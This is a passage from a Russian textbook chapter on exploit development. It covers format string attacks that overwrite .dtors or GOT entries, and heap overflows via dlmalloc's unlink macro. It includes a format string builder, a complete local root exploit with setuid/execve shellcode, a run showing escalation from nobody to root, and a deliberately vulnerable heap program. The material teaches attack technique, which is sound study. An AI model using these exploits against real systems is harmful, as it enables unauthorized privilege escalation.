Сформируем форматную строку и передадим ее уязвимой программе:

```
# ./format `printf "\x8e\xf9\xff\xbf\x8c\xf9\xff\
xbf"`%.2044x%6\$hn%.31580x%7\$hn

a=1 (0xbffffa0c)
b=1 (0xbffff98c)

buf:
[▌ЫЪ©▄ЫЪ©00000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000]

a=1 (0xbffffa0c)
b=134513504 (0xbffff98c)
```

Значение 134 513 504 в шестнадцатеричном виде есть число 0x8048360.

Рассмотрим элементы форматной строки по порядку:

- `printf "\x8e\xf9\xff\xbf\x8c\xf9\xff\xbf"` — кладем в стек оба адреса. Первым идет адрес меньшего значения;
- %.2044x%6\$hn — записываем значение 0x0804 по адресу 0xbffff98e. Устанавливаем точность .2044, т. к. два адреса в начале занимают 8 байтов (2052 – 8 = 2044);
- %.31580x%7\$hn — записываем значение 0x8360 по адресу 0xbffff98c. Устанавливаем точность .31580, т. к. 33 632 – 2 052 = 31 580.

К этому моменту мы получили все основные знания для того, чтобы приступить непосредственно к написанию эксплоита форматной строки.

13.3.6. Автоматическое создание форматной строки

Эксплоит форматной строки должен самостоятельно строить форматную строку и передавать ее уязвимому приложению. Поэтому напишем функцию, которая автоматически будет формировать форматную строку в зависимости от переданных ей значений. Назовем нашу функцию frmstr_builder().

Схематически форматная строка выглядит следующим образом:

```
"[адрес][адрес+2]%.[min значение - 8]x%[смещение]$hn%.[max
значение - min значение]x%[смещение+1]$hn"
```

Функция frmstr_builder() использует всего три аргумента, для создания форматной строки:

1. addr — адрес, по которому будем записывать значение.
2. value — значение, которое будем записывать (этим значением в эксплоите будет адрес шеллкода).
3. pos — смещение (в словах) от начала уязвимого буфера.

Во-первых, функция должна разбить адрес на отдельные байты, чтобы затем расположить их в форматной строке в обратном порядке согласно правилу архитектуры x86: "младший байт по младшему адресу". Следующие четыре оператора выделяют отдельные байты из адреса:

```
byte1 = (addr & 0xff000000) >> 24;
byte2 = (addr & 0x00ff0000) >> 16;
byte3 = (addr & 0x0000ff00) >> 8;
byte4 = (addr & 0x000000ff);
```

Во-вторых, нужно выделить из значения его старшую и младшую часть. Это делают следующие два оператора:

```
high = (value & 0xffff0000) >> 16;
low =  (value & 0x0000ffff);
```

В зависимости от того, какая из двух частей является меньшей по размеру, high или low, формируется форматная строка. Мы уже говорили ранее, что значения в форматной строке могут только возрастать.

Форматная строка формируется в буфере buf, указатель на который возвращает функция.

В отладочных целях мной вставлены операторы fprintf(stderr, "..."), позволяющие видеть различные сформированные или несформированные значения.

Для проверки работоспособности функции frmstr_builder() поместим ее в простейшую программу frmbuilder.c (листинг 13.29). Эта программа просто

принимает из командной строки три аргумента: адрес, значение и смещение, и передает их функции `frmstr_builder()`, после чего выводит сформированную функцией форматную строку.

Результат компиляции и пример выполнения:

```
# gcc frmbuilder.c -o frmbuilder
# ./frmbuilder bffff98c 8048360 6

addr:    0xbffff98c
byte1:   0xbf (©)
byte2:   0xff (Ъ)
byte3:   0xf9 (Ы)
byte4:   0x8c (▄)
byte4+2: 0x8e (▌)
value:   134513504 (0x8048360)
high:    2052 (0x804)
low:     33632 (0x8360)
pos: 6
buf: [▌ЫЪ©▄ЫЪ©%.2044x%6$hn%.31580x%7$hn] (33)
```

Используя обратные кавычки в командной строке, мы можем с помощью frmbuilder автоматически менять значения, как мы это делали вручную в предыдущих программах. Например, вот так можно переписать значение переменной `b` в уязвимой программе format (см. листинг 13.28):

```
# ./format `./frmbuilder bffff97c 8048360 6`
addr:    0xbffff97c
byte1:   0xbf (©)
byte2:   0xff (Ъ)
byte3:   0xf9 (Ы)
byte4:   0x8c (▄)
byte4+2: 0x8e (▌)
value:   134513504 (0x8048360)
high:    2052 (0x804)
low:     33632 (0x8360)
pos: 6
buf: [▌ЫЪ©▄ЫЪ©%.2044x%6$hn%.31580x%7$hn] (33)

a=1 (0xbffff9fc)
b=1 (0xbffff97c)
```



```
buf: [▌ЫЪ©▄ЫЪ©0000`0000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000]

a=1 (0xbffff9fc)
b=134513504 (0xbffff97c)
```

Опять-таки мне пришлось дважды выполнить программу, чтобы скорректировать адрес переменной `b`.

Листинг 13.29. Автоматическое создание форматной строки (frmbuilder.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char* frmstr_builder(unsigned long addr, unsigned long value, int pos)
{
  char *buf;

  unsigned char byte1, byte2, byte3, byte4;
  unsigned long high, low;
  int length = 100;

  byte1 = (addr & 0xff000000) >> 24;
  byte2 = (addr & 0x00ff0000) >> 16;
  byte3 = (addr & 0x0000ff00) >> 8;
  byte4 = (addr & 0x000000ff);

  high = (value & 0xffff0000) >> 16;
  low =  (value & 0x0000ffff);

  fprintf(stderr, "addr:    %#x\n", addr);
  fprintf(stderr, "byte1:   %#x (%c)\n", byte1, byte1);
  fprintf(stderr, "byte2:   %#x (%c)\n", byte2, byte2);
  fprintf(stderr, "byte3:   %#x (%c)\n", byte3, byte3);
  fprintf(stderr, "byte4:   %#x (%c)\n", byte4, byte4);
  fprintf(stderr, "byte4+2: %#x (%c)\n", byte4+2, byte4+2);
  fprintf(stderr, "value:   %d (%#x)\n", value, value);
  fprintf(stderr, "high:    %d (%#x)\n", high, high);
  fprintf(stderr, "low:     %d (%#x)\n", low, low);
  fprintf(stderr, "pos: %d\n", pos);
```

```
if ( !(buf = (char*)malloc(length*sizeof(char))) ) {
  perror("allocate buffer failed");
  exit(0);
}

memset(buf, 0, sizeof(buf));

if (high < low) {

  snprintf(buf,
       length,
       "%c%c%c%c"
       "%c%c%c%c"

       "%%.%hdx"
       "%%%d$hn"

       "%%.%hdx"
       "%%%d$hn",

       byte4+2, byte3, byte2, byte1,
       byte4, byte3, byte2, byte1,

       high-8,
       pos,

       low-high,
       pos+1);

} else {

   snprintf(buf,
       length,
       "%c%c%c%c"
       "%c%c%c%c"

       "%%.%hdx"
```



```
       "%%%d$hn"

       "%%.%hdx"
       "%%%d$hn",

       byte4+2, byte3, byte2, byte1,
       byte4, byte3, byte2, byte1,

       low-8,
       pos+1,

       high-low,
       pos);
  }
  return buf;
}

int main(int argc, char *argv[]) {

  char *buf;

  if (argc != 4) {
    printf("Usage: %s <address> <value> <position>\n", argv[0]);
    exit(0);}

  buf = frmstr_builder(strtoul(argv[1], NULL, 16),
          strtoul(argv[2], NULL, 16), atoi(argv[3]));

  fprintf (stderr, "buf: [%s] (%d)\n\n", buf, strlen(buf));
  printf ("%s", buf);

  return 0;
}
```

В эксплоитах переполнения буфера мы переписывали адрес возврата функции в стеке, чтобы передать управление шеллкоду. Это приходилось делать почти наугад, т. к. нельзя заранее точно установить, где в стеке расположится адрес возврата. С помощью уязвимости форматной строки можно осуществлять запись практически по любому адресу в памяти, поэтому в эксплоитах

форматной строки мы не ограничены одними адресами возврата. Нам удобнее было бы переписывать постоянные адреса, которые всегда присутствуют в уязвимой программе и которые легко можно узнать. И такие адреса есть! Существуют два способа определения таких адресов: с помощью секции `.dtors` и глобальной таблицы смещений (Global Offset Table, GOT). Поговорим о них подробнее.

13.3.7. Секция *.dtors*

Каждый исполняемый файл, написанный на Си и откомпилированный с помощью gcc, содержит особые секции с именами `.ctors` и `.dtors`.

Секция `.ctors` называется секцией конструктора и содержит указатели на функции, которые выполняются перед входом в функцию `main()`.

Секция `.dtors` называется секцией деструктора и содержит указатели на функции, которые выполняются после выхода из функции `main()`.

По умолчанию обе секции являются пустыми, т. е. не содержат указателей на функции. Компилятор gcc предоставляет специальные атрибуты `constructor` и `destructor`, которые позволяют программисту объявить в своей программе функции конструкторами и деструкторами. Эти атрибуты устанавливаются в программе следующим образом:

```
static void start(void) __attribute__ ((constructor));
static void stop(void) __attribute__ ((destructor));
```

Простейшая программа (листинг 13.30) показывает, как работают эти атрибуты.

Листинг 13.30. Пример работы секций конструктора и деструктора (cd_dtors.c)

```
#include <stdio.h>

static void start(void) __attribute__ ((constructor));
static void stop(void) __attribute__ ((destructor));

int main() {
  printf("this is main()\n");
  return 0;
}

void start(void) {
  printf("this is start()\n");
}

void stop(void) {
  printf("this is stop()\n");
}
```


Результат компиляции и выполнения:

```
# gcc cd_dtors.c -o cd_dtors
# ./cd_dtors
this is start()
this is main()
this is stop()
```

Секции `.dtors` и `.ctors` построены одинаково и представляют собой просто список из 32-разрядных адресов, при этом первым адресом всегда является `0xffffffff`, а последним нулевой адрес `0x00000000`.

С помощью утилиты objdump можно увидеть содержимое секций:

```
# objdump -s -j .ctors ./cd_dtors
./cd_dtors:     file format elf32-i386

Contents of section .ctors:
 8049560 ffffffff 80840408 00000000                ............

# objdump -s -j .dtors ./cd_dtors
./cd_dtors:     file format elf32-i386

Contents of section .dtors:
 804956c ffffffff 98840408 00000000                ............
```

Утилита objdump показывает содержимое секций в несколько запутанном формате. Самый первый адрес (`0x8049560` для `.ctors` и `0x804956c` для `.dtors`) просто показывает расположение секции в памяти. Затем показано реальное содержимое секции, причем все байты представлены в обратном порядке. То есть, например, адрес в секции `.dtors` `0x98840408` следует правильно читать как `0x08048498`.

Самая важная особенность секций `.ctors` и `.dtors` в том, что в них разрешена запись. Это позволяет нам переписать один из адресов в секции на адрес шеллкода и при выполнении программы ему будет передано управление. Однако для этой цели нам подходит только секция деструктора `.dtors`, т. к. в секции конструктора (`.ctors`) перед ее исполнением у эксплоита не будет времени поменять адрес.

Как мы уже знаем, в обычных файлах секции конструктора и деструктора являются пустыми, но это не важно, т. к. смело можно переписать последний нулевой адрес 0x00000000 и управление будет передано по этому адресу.

Таким образом, достаточно переписать адрес, расположенный на 4 байта от начала секции .dtors. Отступить четыре байта необходимо, чтобы не затереть первый адрес секции 0xffffffff, иначе ничего не получится.

13.3.8. Глобальная таблица смещений GOT

Кроме секций .ctors и .dtors каждый исполняемый ELF-файл обязательно содержит две взаимосвязанные секции .plt и .got. Они предназначены для вызова функций из библиотек совместного доступа. Секция .plt называется *таблицей связки подпрограмм* (Procedure Linkage Table, PLT), в ней содержатся указатели на адреса в секции .got. Таким образом, секция .plt является лишь "переходником", через нее вызываются совместно используемые функции, но самих адресов она не содержит. Все адреса совместно используемых функций содержатся в секции .got, которая называется *глобальной таблицей смещений*.

Секция .plt помечена "только для чтения", поэтому она нам не интересна, а вот секция .got свободна для записи. Поэтому мы можем подменить адрес одной из функций в глобальной таблице смещений адресом нашего шеллкода, и во время выполнения программы ему будет передано управление.

Утилита objdump с флагом -R показывает адреса совместно используемых функций из глобальной таблицы смещений сразу с именами функций, что очень удобно, так как позволяет определить какую функцию лучше всего нам переписать:

```
# objdump -R ./format
./format:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049624 R_386_GLOB_DAT    __gmon_start__
0804960c R_386_JUMP_SLOT   __register_frame_info
08049610 R_386_JUMP_SLOT   __deregister_frame_info
08049614 R_386_JUMP_SLOT   __libc_start_main
08049618 R_386_JUMP_SLOT   printf
0804961c R_386_JUMP_SLOT   __cxa_finalize
08049620 R_386_JUMP_SLOT   snprintf
```

Например, мы можем переписать адрес функции printf() в уязвимой программе format.

13.3.9. Эксплоит форматной строки

В листинге 13.31 приведен эксплоит форматной строки. Для передачи шеллкода уязвимому приложению используется внешняя переменная. Смещение (в словах) от начала уязвимого буфера и адрес, по которому будет записываться значение, жестко заданы в эксплоите. Я использовал адрес из секции деструктора .dtors, поэтому к нему необходимо добавить значение 4 (*см. разд. 13.3.7*). Если вы возьмете адрес в GOT, то 4 добавлять не нужно.

Содержимое функции fmt_str_creator() в листинге 13.31 не приведено, т. к. оно полностью повторяет содержимое функции frmstr_builder() (см. листинг 13.29).

Проверка работы эксплоита:

```
# gcc format.c -o format
# chmod ug+s ./format
# ls -la ./format
-rwsr-sr-x    1 root     root        13913 Apr  29 19:29
./format
# objdump -s -j .dtors ./format
./format:     file format elf32-i386

Contents of section .dtors:
 80495f8 ffffffff 00000000                ............
# gcc expl_frm.c -o expl_frm
# su nobody
sh-2.04$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
sh-2.04$ ./expl_frm
# ./format `./frmbuilder bffff97c 8048360 6`
addr:    0x80495ac
byte1:   0x8 )
byte2:   0x4 ()
byte3:   0x95 (•)
byte4:   0xfc (э)
byte4+2: 0xfe (ы)
value:   -1073741878 (0xbffffffca)
high:    49151 (0xbfff)
low:     65482 (0xffca)
pos: 6
a=1 (0xbffffe6c)
```

```
b=1 (0xbffffdec)

buf:
[Ч90000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000]

a=1 (0xbffffe6c)
b=134513504 (0xbffffdec)
sh-2.04# id
uid=0(root) gid=0(root) groups=99(nobody)
sh-2.04#
```

Исходные коды всех программ, в том числе эксплоита из этой главы, можно взять на компакт-диске в директории PART III\Chapter13\13.3\.

Листинг 13.31. Эксплоит (frm_expl.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char buf[100];

char shellcode[] =
"\x33\xc0"    /*   xorl   %eax,%eax   */
"\x31\xdb"    /*   xorl   %ebx,%ebx   */
"\xb0\x17"    /*   movb   $0x17,%al   */
"\xcd\x80"    /*   int    $0x80       */
"\x33\xc0"    /*   xorl   %eax,%eax   */
"\x31\xdb"    /*   xorl   %ebx,%ebx   */
"\xb0\x2e"    /*   movb   $0x2e,%al   */
"\xcd\x80"    /*   int    $0x80       */
"\x31\xc0"    /*   xorl   %eax,%eax   */
"\x50"        /*   pushl  %eax        */
"\x68""//sh"  /*   pushl  $0x68732f2f */
"\x68""/bin"  /*   pushl  $0x6e69622f */
"\x89\xe3"    /*   movl   %esp,%ebp   */
"\x50"        /*   pushl  %eax        */
"\x53"        /*   pushl  %ebx        */
"\x89\xe1"    /*   movl   %esp,%ecx   */
```



```
"\x99"        /*   cltd               */
"\xb0\x0b"    /*   movb   $0xb,%al    */
"\xcd\x80";   /*   int    $0x80       */

char *fmt_str_creator(long addr, long value, int pos) {
...
  return buf;

}

int main()
{
  char *env[] = {shellcode, NULL};
  char buff[100];
  long RET;
  long ADDRESS = 0x80495f8 + 4;
  int ALIGN = 6;

  RET = 0xc0000000 - strlen(shellcode) - strlen("./format") - 6;
  sprintf(buff,"%s",fmt_str_creator(ADDRESS, RET, ALIGN));

  execle("./format", "format", buff, NULL, env);
}
```

13.4. Переполнение буфера в куче (Heap Overflow)

Основоположником техники написания эксплоитов на основе ошибки переполнения буфера в куче является русский хакер, известный под псевдонимом Solar Designer. 25 июля 2000 г. он опубликовал в лентах уязвимости информацию об ошибке переполнения буфера в куче (Heap Overflow), найденную им в браузере Netscape, и продемонстрировал эксплоит. Этот эксплоит и информацию об уязвимости можно найти на портале SecurityFocus по следующему адресу: **http://www.securityfocus.com/bid/1503**, а также на сайте Solar Designer: **http://www.openwall.com/advisories/OW-002-netscape-jpeg/**.

Справедливости ради стоит отметить, что еще в январе 1999 г. хакерская команда w00w00, точнее один из ее членов Мэтт Коновер (Matt Conover) опубликовал статью (**http://www.w00w00.org/files/articles/heaptut.txt**), посвященную переполнению буфера в куче. Но Мэтт описал только примитив-

ные техники, подобные тому, что мы рассматривали в *разд. 13.2* с перезаписями указателей на функции. Solar Designer же открыл более совершенную технику с использованием внутренней структуры распределителя памяти для перезаписи произвольных областей памяти нужными данными. Сейчас техника Solar Designer используется во всех серьезных эксплоитах на основе ошибки переполнения буфера в куче. В этом разделе об этой технике будет рассказано подробно.

13.4.1. Стандартные функции для работы с кучей и пример уязвимости

Существуют четыре стандартные библиотечные функции языка Си, предназначенные для динамического выделения и освобождения памяти в куче. Ниже приведены их прототипы и описания, взятые из man.

`void *malloc(size_t size);`

Выделяет `size` байтов и возвращает указатель на выделенную память или `NULL`, если память не может быть выделена. Выделенная память не инициализируется.

`void *calloc(size_t nmemb, size_t size);`

Выделяет память для указанного аргументом `nmemb` числа объектов по `size` байтов каждый и возвращает указатель на выделенную память. Выделенная память обнуляется. При неудаче выделения возвращается `NULL`.

`void *realloc(void *ptr, size_t size);`

Изменяет размер блока динамической памяти, на который указывает `ptr` (увеличивает или уменьшает, в зависимости от знака аргумента `size`) и возвращает указатель на новый участок памяти. Новый размер будет равен `size` байтов. Добавленная память не инициализируется. Если `ptr` равен `NULL`, то результат вызова эквивалентен `malloc(size)`, если `size` равен нулю, то результат вызова эквивалентен `free(ptr)`. Кроме случая, когда `ptr` равен `NULL`, он должен указывать на память, выделенную ранее посредством `malloc()`, `calloc()` или `realloc()`. Увеличение размера может привести к перемещению всей области в другое место виртуальной памяти, где имеется необходимое свободное непрерывное виртуальное адресное пространство. Если запрос выполнить не удается или новый размер равен нулю, возвращается `NULL`, при этом старый блок памяти остается нетронутым: он не освобождается и не перемещается.

`void free(void *ptr);`

Освобождает область памяти, предварительно выделенную при помощи `malloc()`, `calloc()` или `realloc()`. Указатель на область памяти передается через аргумент `ptr`.

Рассмотрим простейший пример уязвимой программы (листинг 13.32). Исходные коды всех программ из этой главы можно взять на компакт-диске в директории \PART III\Chapter13\13.4\.

Листинг 13.32. Пример уязвимой программы (heap_vuln.c)

```
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char *a;
  char *b;

  a = malloc(200);
  b = malloc(64);

  printf("a = %p, b = %p, b-a = %d\n\n", a, b, b-a);

  strcpy(a, argv[1]);

  printf("a = %s (%d)\n", a, strlen(a));
  printf("b = %s (%d)\n", b, strlen(b));

  free(a);
  free(b);

  return 0;
}
```

Откомпилируем и посмотрим, как происходит переполнение:

```
# gcc heap_vuln.c -o heap_vuln
# ./heap_vuln `perl -e 'print "A"x210'`
a = 0x80497b8, b = 0x8049888, b-a = 208

a = AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(210)
b = AA (2)
Segmentation fault (core dumped)
```

В уязвимой программе объявляются два буфера в куче: первый буфер размером 200 байтов и второй 64 байта. С помощью функции `strcpy()`, которая не проверяет размер буфера-приемника, в первый буфер можно записать строку любой длины.

В качестве примера в командной строке мы передаем уязвимой программе строку из 210 символов "A". В итоге первый буфер переполняется, и программа аварийно завершается. Но здесь можно заметить некоторую особенность, которой не было, когда мы рассматривали переполнение буфера в стеке и в .bss (*см.* разд. 13.1, 13.2). Уязвимая программа показывает, что содержимое первого переполненного буфера составляет 210 байтов, а во второй буфер попало почему-то только два байта (два символа "A"). Программа также показывает адреса буферов в куче и разность между ними, которая равна 208 байтов.

У вас может возникнуть подозрение, что между двумя буферами в куче выделяется какое-то дополнительное "невидимое" пространство памяти в 8 байтов. Так и есть. Функция `malloc()` всегда выделяет немного больше памяти, чем запрашивается. Даже если программа запрашивает в куче 0 байтов (`malloc(0)`), все равно выделяется не менее 8 байтов. Дело в том, что распределение памяти в куче (выделение и освобождение) происходит по довольно сложному алгоритму, и помимо самих буферов в куче сохраняется необходимая служебная информация. Именно на перезаписи этой служебной информации в куче и основана техника написания эксплоитов, открытая Solar Designer.

13.4.2. Алгоритм распределения кучи Дуга Ли

В Linux используется алгоритм распределения кучи, разработанный Дугом Ли (Doug Lea). Этот алгоритм имеет неофициальное названные `dlmalloc`. Алгоритм `dlmalloc` лежит в основе всех стандартных функций динамического выделения и освобождения памяти в куче: `malloc()`, `calloc()`, `realloc()`, `free()`. У Дуга Ли есть своя страничка в Интернете, где можно найти исходный код его алгоритма с комментариями: **http://gee.cs.oswego.edu/pub/misc/malloc.c**.

Может возникнуть вопрос, зачем вообще понадобился какой-то алгоритм для распределения кучи? Действительно, в стеке и в .bss выделение буферов происходит без использования каких-либо алгоритмов. Но буферы в стеке и в .bss обычно определяются один раз и в ходе работы, как правило, не изменяются. Куча же специально предназначена для динамического выделения буферов и их изменения в *ходе работы* программы. Поэтому если динамическое

выделение будет осуществляться без специальных алгоритмов, то после частых выделений и освобождений памяти в куче она может стать сильно фрагментированной, т. е. появятся пустые невостребованные блоки памяти и в итоге память в куче может исчерпаться. Поэтому алгоритм должен учитывать освобожденные в ходе работы программы куски памяти, чтобы затем в случае необходимости задействовать их повторно; кроме того, он должен работать очень быстро. Алгоритм `dlmalloc` в полной мере удовлетворяет всем этим условиям.

В самом общем виде куча, распределенная с помощью алгоритма `dlmalloc`, показана на рис. 13.6. Всего на рис. 13.6 показано три распределенных буфера в куче. Каждый буфер в куче в обязательном порядке снабжается специальным служебным заголовком. Буфер вместе с заголовком Дуг Ли называет *куском* (chunk), поэтому здесь и далее, когда мы говорим о *буфере*, то подразумеваем распределенное пространство без заголовка, если же о куске — пространство вместе с заголовком.



Рис. 13.6. Пример распределения кучи

Все новые куски распределяются из так называемой *глуши* (wilderness), т. е. незадействованного пространства кучи в старших адресах памяти. В сущности, глушь это первоначальное состоянии кучи. С глушью всегда граничит самый крайний выделенный кусок.

Все распределенные куски в куче делятся на два типа: *свободные* (unused space) и *задействованные* (user data). Свободные куски — это те куски, которые были освобождены функцией `free()` или образовались в результате уменьшения первоначального размера куска функцией `realloc()`. Задействованные куски — это те куски, которые еще используются программой. Вид служебного заголовка напрямую зависит от типа куска.

Заголовок куска представлен следующей общей структурой:

```
struct malloc_chunk {
    INTERNAL_SIZE_T prev_size;
    INTERNAL_SIZE_T size;
    struct malloc_chunk * fd;
    struct malloc_chunk * bk;
};
typedef struct malloc_chunk* mchunkptr;
```

В зависимости от типа куска (свободный или задействованный) некоторые поля этой структуры могут не использоваться.

Поле `prev_size` содержит размер предыдущего куска, если он свободный. Если же предыдущий кусок задействованный, то это поле является частью данных предыдущего куска, т. е. предыдущий кусок может сохранять в этом поле любые свои данные в пределах четырех байтов (т. к. размер поля `prev_size` всего 4 байта).

Поле `size` содержит размер текущего куска в байтах. Так как поле `size` является всегда кратным восьми, то три последних бита в значении этого поля свободны (всегда нули), поэтому алгоритм `dlmalloc` использует их для управляющих флагов, точнее используются только два младших бита:

```
#define PREV_INUSE 0x1
#define IS_MMAPPED 0x2
```

Установленный бит `IS_MMAPPED` говорит о том, что текущий кусок был распределен функцией `mmap()`. Этот бит при написании эксплоита нам не интересен, а вот бит `PREV_INUSE`, который является самым младшим в поле `size`, имеет для нас особую важность. Если этот бит установлен в 1, то это говорит о том, что предыдущий кусок (граничащий с текущим) является задействованным. Если бит `PREV_INUSE` сброшен в 0, то это означает, что предыдущий кусок (граничащий с текущим) свободный, и в этом случае поле `prev_size` содержит размер этого предыдущего куска.

Следующие два поля являются указателями и присутствуют только в заголовках свободных кусков. `bk` — указатель на предыдущий свободный кусок, `fd` — указатель на следующий свободный кусок.

Все свободные куски алгоритмом `dlmalloc` заносятся в *двухсвязный список* (doubly linked list), для этого и необходимы указатели `bk` и `fd`. При этом `dlmlloc` поддерживает не один, а множество двухсвязных списков, в которых свободные куски группируются в зависимости от своего размера. Каждый такой двухсвязный список замыкается на так называемый *бункер* (bin). Бункер является не чем иным, как парой указателей (прямой указатель и обратный указатель) и служит в качестве головы двухсвязного списка. Всего алгоритм `dlmalloc` поддерживает 128 бункеров. В какой бункер попадет свободный кусок, зависит от его размера, например:

- если размер куска 200 байтов, то он установится в бункер, хранящий свободные куски размером точно 200 байтов;
- если размер куска 1504 байта, то он установится в бункер, хранящий свободные куски, чей размер больше или равен 1472 байтам, но менее чем 1536;
- если размер куска 16 392 байтов, он сохранен в бункере, который держит свободные куски, чей размер больше или равен 16 384 байтам, но менее чем 20 480 и т. д.

Вычисление этих пределов и выбор бункера происходят по определенным алгоритмам, которые можно увидеть в исходных кодах `dlmalloc`. Для написания эксплоитов эти алгоритмы не представляют никакого интереса.

Когда вызывается функция `free()`, алгоритм `dmalloc` поступает следующим образом:

- `free(0)` не дает никакого эффекта;
- если освобождаемый кусок граничит с глушью, то он будет слит с глушью;
- если освобождаемый кусок граничит только с задействованными кусками, то функция `free()` укрепит освобождаемый кусок в одном из бункеров;
- если освобождаемый кусок граничит со свободным куском, то освобождаемый кусок будет слит с этим свободным куском.

В последнем случае функция `free()` сначала должна выпустить свободный кусок из двухсвязного списка, для чего она вызывает макрос `unlink()`:

```
#define unlink(P, BK, FD) {                                    \
  FD = P->fd;                                                  \
  BK = P->bk;                                                  \
```

```
  FD->bk = BK;                                                    \
  BK->fd = FD;                                                    \
}
```

Этот макрос заменяет указатель BK куска, следующего за P в списке, указателем, на кусок, предшествующий P в этом списке. Указатель FD предыдущего куска заменяется указателем на кусок, следующий за P в списке.

После того как свободный кусок будет слит с освобождаемым, полученный новый кусок будет установлен в одном из бункеров.

13.4.3. Построение эксплоита

Макрос unlink() очень важен с точки зрения атакующего. Если возможно переписать указатели bk и fd в заголовке свободного куска и вызвать для него unlink(), то в итоге можно записать в любую позицию памяти данные, которые мы укажем. Указатель fd расположен на расстоянии 12 байтов от начала заголовка, а указатель bk на расстоянии 8 байтов:

```
// 4 байта для size, 4 байта для prev_size и 4 байта для fd
  *(P->fd+12) = P->bk;
// 4 байта для size, 4 байта для prev_size
  *(P->bk+8) = P->fd;
```

Обычно на место указателя bk в эксплоитах записывают адрес какой-нибудь функции из таблицы GOT. У нас в уязвимой программе (листинг 13.32) макрос unlink() вызовет функция free(a), за которой идет только вторая функция free(b), следовательно, у нас нет выбора, и мы можем переписать только функцию free() в GOT. Таким образом, на место bk мы запишем адрес free() из таблицы GOT, а на место fd адрес нашего шеллкода. В этом случае макрос unlink() примет такой вид:

```
FD = P->free;
BK = P->ret;
FD->(free + 12) = ret;
BK->(ret + 8) = free;
```

где free — адрес функции free() в GOT, а ret — адрес шеллкода в памяти. В результате по адресу free + 12 будет записан адрес шеллкода, но нам надо, чтобы адрес шеллкода был точно вписан вместо функции free(), следовательно, необходимо на место bk подставить адрес free() минус 12, в этом случае unlink() примет такой вид:

```
FD = P->(free - 12);
BK = P->ret;
FD->(free - 12 + 12) = ret;
BK->(ret + 8) = free;
```


В итоге по адресу free() будет записан адрес шеллкода и уязвимая программа вместо free(b) вызовет шеллкод. Как видно, нужную нам запись осуществляет только предпоследняя строка в unlink():

```
FD->(free - 12 + 12) = ret;
```

Но последнюю строку в unlink() мы тоже не можем игнорировать:

```
BK->(ret + 8) = free;
```

Она записывает по адресу шеллкода плюс 8 адрес перезаписываемой функции, это означает, что 9-й, 10-й, 11-й и 12-й байты от начала нашего шеллкода будут повреждены. Поэтому в начало шеллкода необходимо добавить прыжок на 12 байтов вперед, чтобы он мог успешно выполниться. Такой прыжок осуществляет машинная команда \xeb\x0c, но реально нам надо выполнить прыжок только на 10 байтов вперед, т. к. сама эта команда занимает 2 байта. Прыжок на 10 байтов осуществляет команда \xeb\x0a.

Как говорилось ранее, для того чтобы осуществился вызов макроса unlink() освобождаемый кусок должен граничить со свободным куском. Первоначально в нашей уязвимой программе оба куска заняты. Так как функция free(b) должна вызвать шеллкод, то у нас нет другого выбора, как заставить функцию free(a) вызвать макрос unlink(). Для этого нам придется создать поддельный свободный кусок сразу за куском a.

Можно поступить так, как показано на рис. 13.7. Когда free(a) будет вызвана, она проверит, свободен следующий кусок или нет. Сначала будет просмотрено поле size в заголовке фальшивого куска, чтобы найти поле size следующего куска, который также создан нами. В этом поле мы должны будем установить бит PREV_INUSE в 0, поэтому функция решит, что второй фальшивый кусок свободен, и вызовет unlink(F1). В результате будут выполнены необходимые перезаписи памяти.

Это решение может быть улучшено устранением второго фальшивого куска. Можно сделать так, чтобы поле size фальшивого куска указывало на поле prev_size своего куска как на следующий кусок. Для этого достаточно установить поле size равным –4 (часто в эксплоитах используют шестнадцатеричное значение 0xfffffffc). Это возможно, поскольку проверка бита PREV_INUSE определяется следующим образом:

```
#define inuse_bit_at_offset(p, s)\
 (((mchunkptr)(((char*)(p)) + (s)))->size & PREV_INUSE)
```

Переполненный буфер в этом случае будет выглядеть так, как показано на рис. 13.8.

В листинге 13.33 приведен эксплоит, который помещает шеллкод в уязвимый буфер. В листинге 13.34 показан второй вариант эксплоита, который "кладет" шеллкод во внешнюю переменную.

